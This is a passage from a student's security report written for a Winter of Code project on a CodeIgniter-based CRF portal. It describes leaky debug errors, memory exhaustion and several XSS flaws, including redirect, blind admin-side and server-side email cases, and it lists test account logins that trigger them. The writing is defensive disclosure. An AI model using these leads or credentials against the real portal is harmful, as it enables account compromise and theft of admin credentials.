
Info:These error messages are potentially dangerous as they leak a lot of information about the server, its internal filesystem, its configuration, which can be very useful for a potential attacker.

Status: The issue seems to be arising from issues in the routing.php route declaring file, where certain routes are not properly declared. Will work on this problem to rectify it.

As a temporary fix, we could simply disable a few debugging settings provided in an initialisation file by CodeIgniter, and it would stop showing these detailed error messages.

# 9.Allocated memory exhausted issue

Details: This is similar to issue 8 because it shows very detailed error messages which are meant for debugging.



Info: The issue differs from issue 8 in its cause. The error here occurs when one is trying to load a large database table and all its columns simultaneously onto the webpage. The memory first needs to be loaded onto the server RAM from the database and then displayed on the webpage but that data exceeds the limit set by CodeIgniter’s initial configuration , hence the error.

One option to fix this can be to change some of the initial configuration settings and allow larger amounts of memory to be used to display the tables of the database. But this is risky and not very recommended, when the amount of data gets very large.

The other and safer option is to implement pagination, where only a certain number of rows of the database is displayed per webpage, and more can displayed appropriately by using “next” and “previous” buttons.

# 10.Cross site scripting (XSS)

Details: Cross site scripting(XSS) allows us to inject potentially malicious scripts into webpages. One can send such a webpage containing malicious scripts to a different end user, and access cookies, session token and other sensitive information stored by the browser.

Info: The initial input fields of the CRF login portal, while making an account for an external user already seem to accept input and do not sanitise it, as experimented with the email issue.

On further checking, there exists different cases of XSS.

When testing for XSS, I saw that the email being sent as a confirmation of registration of your account was being corrupted due to the various input fields such as name, I confirmed that XSS indeed existed.

Trying out various inputs for XSS, I managed to create one where the profile page of the user can be completely redirected to any page of choice – in this case a harmless YouTube video. In theory, it could redirect to a staging server which could steal any credentials present on the browser.

*Proof of Concept :*

1.Login credentials : Email: [mr.anonymous1000000@gmail.com](mailto:mr.anonymous1000000@gmail.com)

Password:123456789

Visit the profile page as the above user, and you will see the alert box, created using reflected XSS.

2.Login credentials : Email:matchrefree123@gmail.com

Password:123456789

Visit the profile page in the above user and you will be redirected to YouTube, created using chained XSS.

Later on, I also realised that there existed a form of blind XSS, where the XSS I tried to perform would not reflect on any user-side pages, but would infact reflect on admin pages! This is *especially* dangerous because it becomes very easy to steal admin credentials if stored.

The email being corrupted is also an issue since the creation of the email is being done on the server side, given the right type of XSS input, one could open a port on the server and allow it to accept connections. By this method, one could read all the backend files of the server.

Status: Learnt a few methods to sanitise input, will implement them.

Conclusion

I learnt a lot of things and gained a lot of experience and knowledge about the types of web vulnerabilities and their dangers. It also gave me a chance to hands on implement some of the knowledge I gained, and the understanding I have gained from that is invaluable.

I would also like to extend my sincere appreciation and gratitude to my mentor Mr.Akash Gupta for his guidance and support throughout the period of Winter of Code. It was only because of his guidance that I was able to properly understand such a large codebase and the MVC framework. I am very grateful for his flexibility and willingness to help me at any time.

I also wish to continue to work with Akash sir and the CRF team, and help them make better and secure software!